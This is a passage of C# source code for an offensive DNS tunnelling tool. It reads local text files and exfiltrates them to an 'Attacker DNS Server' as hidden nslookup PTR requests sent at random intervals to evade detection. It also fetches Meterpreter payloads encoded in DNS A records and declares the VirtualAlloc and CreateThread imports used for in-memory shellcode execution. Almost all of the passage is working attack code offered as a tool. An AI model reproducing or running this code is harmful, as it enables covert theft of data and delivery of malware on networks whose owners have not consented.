            /// octets Mode 4
            Is_4_OctetsMode = true;
            __nslookup(args[3], args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"),
Convert.ToInt32(args[2].Split('.')[1] + "000"));
          }
          if (args[1] == "3")
          {
            /// exfiltration by Text/String
            /// octets Mode 3
            Is_4_OctetsMode = false;
            __nslookup(args[3], args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"),
Convert.ToInt32(args[2].Split('.')[1] + "000"));
          }
        }

      }
      if (args[0].ToUpper() == "EXFILE")
      {
        if (args.Length > 2)
        {

          if (args[1] == "4")
          {
            /// exfiltration by Text File
            /// octets Mode 4
            Is_4_OctetsMode = true;
            string TextFile = System.IO.File.ReadAllText(args[3]);
            __nslookup(TextFile, args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"),
Convert.ToInt32(args[2].Split('.')[1] + "000"));
          }
          if (args[1] == "3")
          {
            /// exfiltration by Text File
```

```
            /// octets Mode 3
            Is_4_OctetsMode = false;
            string TextFile = System.IO.File.ReadAllText(args[3]);
            __nslookup(TextFile, args[4], true, Convert.ToInt32(args[2].Split('.')[0] + "000"),
Convert.ToInt32(args[2].Split('.')[1] + "000"));
          }
        }

      }

    }

    public static string SortIPAddress(string _Payload,string MainIP, string String_DomainName,bool Is_exfiltration_Mode)
    {
      string[] X = _Payload.Split(',');
      string[] XX = new string[X.Length / 3];
      int counter = 0;
      int X_counter = 0;
      string tmp = "";
      Console.WriteLine();
      for (int i = 0; i < X.Length;)
      {

        tmp += X[i]+",";
        i++;
        counter++;
        if (counter >= 3)
        {
          counter = 0;
          XX[X_counter] = tmp.Substring(0,tmp.Length-1);
          X_counter++;
          tmp = "";
        }
      }

      string[] IP_Octets = new string[3];
      string nique = "";
      string Final_DNS_Text_File = "";
      int Display_counter = 0;
      int First_Octet = 0;
      foreach (var item in XX)
      {
        /// First_Octet++; it means my counter for IPAddress will start by address W.X.Y.1 ...
        First_Octet++;
        IP_Octets = item.Split(',');
        if (Display_counter < 4)
          Console.Write(item.ToString() + " ====>  ");
        foreach (string itemS in IP_Octets)
        {
          int Tech = Int32.Parse(itemS, System.Globalization.NumberStyles.HexNumber);
          nique += (Tech.ToString() + ".");
        }
        if (Display_counter < 4)
          Console.WriteLine(nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString());
        Final_DNS_Text_File += nique.Substring(0, nique.Length - 1) + "." + (First_Octet + Int32.Parse(MainIP)).ToString() + "
" + String_DomainName + "  \r\n";
        nique = "";
        Display_counter++;
        if (First_Octet == 255) First_Octet = 0;
      }
      Console.WriteLine();
      if (!Is_exfiltration_Mode)
      {
        Console.ForegroundColor = ConsoleColor.Red;
        Console.WriteLine("Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool");
        Console.WriteLine();
        Console.ForegroundColor = ConsoleColor.Gray;
        Console.WriteLine(Final_DNS_Text_File);
      }
      if (Is_exfiltration_Mode)
      {
        return Final_DNS_Text_File;
      }
      return Final_DNS_Text_File;
    }
    /// <summary>
    /// Ver 2.0
    /// reversing this Technique by PTR Records for exfiltration (Uploading) DATA to DNS server
    /// Adding Exfiltration Feature for Uploading DATA by DNS PTR Records to Attacker DNS Server
    /// in this case for reading these Exfiltrated String/DATA , you need to read DNSMASQ Log-file by switch ReadLog
    /// Begin
    /// </summary>
    public static string SortIPAddress(string _Payload, string String_DomainName, bool Is_exfiltration_Mode , bool
Is_4_Octets)
    {
      string Final_DNS_Text_File = "";
```

```
      if (Is_4_Octets)
      {
        string[] X = _Payload.Split(',');
        string[] XX = new string[X.Length / 4];
        int counter = 0;
        int X_counter = 0;
        string tmp = "";
        Console.WriteLine();
        for (int i = 0; i < X.Length;)
        {

          tmp += X[i] + ",";
          i++;
          counter++;
          if (counter >= 4)
          {
            counter = 0;
            XX[X_counter] = tmp.Substring(0, tmp.Length - 1);
            X_counter++;
            tmp = "";
          }
        }

        string[] IP_Octets = new string[4];
        string nique = "";
        Final_DNS_Text_File = "";
        int Display_counter = 0;


        foreach (var item in XX)
        {


          IP_Octets = item.Split(',');
          if (Display_counter < 4)
            Console.Write(item.ToString() + " ====>  ");
          foreach (string itemS in IP_Octets)
          {
            int Tech = Int32.Parse(itemS, System.Globalization.NumberStyles.HexNumber);
            nique += (Tech.ToString() + ".");
          }
          if (Display_counter < 4)
            Console.WriteLine(nique.Substring(0, nique.Length - 1));
          Final_DNS_Text_File += nique.Substring(0, nique.Length - 1) + "  " + String_DomainName + " \r\n";
          nique = "";
          Display_counter++;


        }
        Console.WriteLine();
        if (!Is_exfiltration_Mode)
        {
          Console.ForegroundColor = ConsoleColor.Red;
          Console.WriteLine("Copy these A Records to /etc/hosts or DNS.TXT for Using by Dnsmasq tool");
          Console.WriteLine();
          Console.ForegroundColor = ConsoleColor.Gray;
          Console.WriteLine(Final_DNS_Text_File);
        }
        if (Is_exfiltration_Mode)
        {
          return Final_DNS_Text_File;
        }
      }
      return Final_DNS_Text_File;
    }


    public static byte[] __nslookup(string Exfiltration_String, string DnsServer, bool Is_Exfiltration_Mode, Int32 min, Int32
max)
    {
      if (Is_Exfiltration_Mode)
      {
        if (min > max)
        {
          Int32 t = min;
          min = max;
          max = t;
        }


        string Temp_Hex = "";
        int CheckLength = 0;

        if (Is_4_OctetsMode)
        {
          CheckLength = Exfiltration_String.Length % 4;
          /// debug error
          // Console.WriteLine("err value: {0}", CheckLength);
```

```
        }
        else if (!Is_4_OctetsMode)
        {
          CheckLength = Exfiltration_String.Length % 3;
          /// debug error
          // Console.WriteLine("err value: {0}", CheckLength);
        }

        if (!Is_4_OctetsMode && CheckLength == 1) Exfiltration_String += "  ";

        if (!Is_4_OctetsMode && CheckLength == 2 ) Exfiltration_String += " ";

        if (Is_4_OctetsMode && (CheckLength == 2 || CheckLength == 3)) Exfiltration_String += "  ";

        if (Is_4_OctetsMode && CheckLength == 1) Exfiltration_String += "   ";


        foreach (char P in Exfiltration_String)
        {
          int tmp = P;
          Temp_Hex += string.Format("{0:x2}", (Int32)Convert.ToInt32(tmp.ToString())) + ",";
        }

        string Exfiltration_Data = "";
        if (Is_4_OctetsMode)
        {
          /// Mode : 4 octets {w.x.y.z} is our payload
          Exfiltration_Data = SortIPAddress(Temp_Hex, "Null", true, true);
        }
        else if (!Is_4_OctetsMode)
        {
          /// Mode : 3 octets {w.x.y}.Z , {w x y} is our payload and Z is our counter
          Exfiltration_Data = SortIPAddress(Temp_Hex, "0", "Null", true);
        }

        string[] PTR_Records = Exfiltration_Data.Split('\n');
        var random = new Random();


        Console.ForegroundColor = ConsoleColor.DarkGreen;
        Console.WriteLine("[!] {0} Exfiltration Started", DateTime.Now.ToString());
        Console.WriteLine("[!] Uploading DATA by Sending {0} PTR Request to DNS Server {1} ", (PTR_Records.Length -
1).ToString(), DnsServer);
        Console.WriteLine("[!] DNS Request will send by Random Time with : min {0} , max {1} MilliSeconds",
min.ToString(), max.ToString());
        Console.ForegroundColor = ConsoleColor.Gray;
        int RequestCounter = 1;
        foreach (string item in PTR_Records)
        {

          try
          {
            if (item != "")
            {


              /// Make DNS traffic for getting Meterpreter Payloads by nslookup
              ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", item.Split(' ')[0] + " " + DnsServer);
              ns_Prcs_info.RedirectStandardInput = true;
              ns_Prcs_info.RedirectStandardOutput = true;
              ns_Prcs_info.RedirectStandardError = false;
              ns_Prcs_info.UseShellExecute = false;
              /// you can use Thread Sleep here
              System.Threading.Thread.Sleep(random.Next(min, max));
              Process nslookup = new Process();
              nslookup.StartInfo = ns_Prcs_info;
              nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
              nslookup.Start();
              Console.ForegroundColor = ConsoleColor.Green;
              Console.WriteLine("[>] {0} , {1} , DATA Uploading by Sending DNS PTR Record Request : {2}",
RequestCounter.ToString(), DateTime.Now.ToString(), item.Split(' ')[0]);
              Console.ForegroundColor = ConsoleColor.DarkYellow;
              RequestCounter++;
            }

          }
          catch (Exception err)
          {
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("[x] " + err.Message);
          }

        }


      }
```

```
      System.Threading.Thread.Sleep(2500);
      Console.ForegroundColor = ConsoleColor.Gray;
      return null;
    }
    /// <summary>
    /// Ver 2.0
    /// reversing this Technique by PTR Records for exfiltration (Uploading) DATA to DNS server
    /// Adding Exfiltration Feature for Uploading DATA by DNS PTR Records to Attacker DNS Server
    /// in this case for reading these Exfiltrated DATA , you need to read DNSMASQ Log-file by switch
    /// End
    /// </summary>

    //public static string _Records;

    public static byte[] __nslookup(string DNS_PTR_A, string DnsServer)
    {
      /// Make DNS traffic for getting Meterpreter Payloads by nslookup
      ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
      ns_Prcs_info.RedirectStandardInput = true;
      ns_Prcs_info.RedirectStandardOutput = true;
      ns_Prcs_info.UseShellExecute = false;
      /// you can use Thread Sleep here

      Process nslookup = new Process();
      nslookup.StartInfo = ns_Prcs_info;
      nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
      nslookup.Start();


      string computerList = nslookup.StandardOutput.ReadToEnd();


      string[] lines = computerList.Split('\r', 'n');
      int ID = 0;
      foreach (var item in lines)
      {
        if (item.Contains(DNS_PTR_A))
        {
          break;
        }
        ID++;
      }
      List<string> A_Records = new List<string>();
      try
      {

        int FindID_FirstAddress = ID + 1;
        string last_line = lines[lines.Length - 3];


        A_Records.Add(lines[FindID_FirstAddress].Split(':')[1].Substring(2));
        for (int iq = FindID_FirstAddress + 1; iq < lines.Length - 2; iq++)
        {
          A_Records.Add(lines[iq].Substring(4));
        }
      }
      catch (Exception e1)
      {
        Console.WriteLine("error 1: {0}", e1.Message);
      }
      /// Debug
      Console.ForegroundColor = ConsoleColor.Gray;
      Console.WriteLine();
      Console.ForegroundColor = ConsoleColor.DarkGreen;
      Console.WriteLine("[!] Debug Mode [ON]");
      Console.ForegroundColor = ConsoleColor.DarkGreen;
      Console.WriteLine("[!] DNS Server Address: {0}", DnsServer);
      Console.ForegroundColor = ConsoleColor.Green;
      Console.WriteLine("[>] Downloading Meterpreter Payloads or Text Data by ({1}) DNS A Records for Domain Name :
{0}", DNS_PTR_A, A_Records.Count.ToString());
      Console.WriteLine();
      Console.ForegroundColor = ConsoleColor.DarkYellow;
      foreach (var item3 in A_Records)
      {
        Console.Write("[{0}] , ",item3.ToString());


      }
      Console.ForegroundColor = ConsoleColor.Gray;
      Console.WriteLine();

      int serial = 0;
      string[] obj = new string[4];

      /// X.X.X * Y = Payload length; so A_Records * 3 is your Payload Length ;)
      byte[] XxXPayload = new byte[A_Records.Count * 3];
```

```
      Int32 Xnumber = 0;

      for (int Onaggi = 1; Onaggi <= A_Records.Count; Onaggi++)
      {

        foreach (var item in A_Records)
        {
          obj = item.Split('.');
          serial = Convert.ToInt32(item.Split('.')[3]);
          if (serial == Onaggi)
          {
            XxXPayload[Xnumber] = Convert.ToByte(obj[0]);
            XxXPayload[Xnumber + 1] = Convert.ToByte(obj[1]);
            XxXPayload[Xnumber + 2] = Convert.ToByte(obj[2]);

            Xnumber++;
            Xnumber++;
            Xnumber++;

            break;
          }
        }
      }


      return XxXPayload;

    }
    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
  }
}
```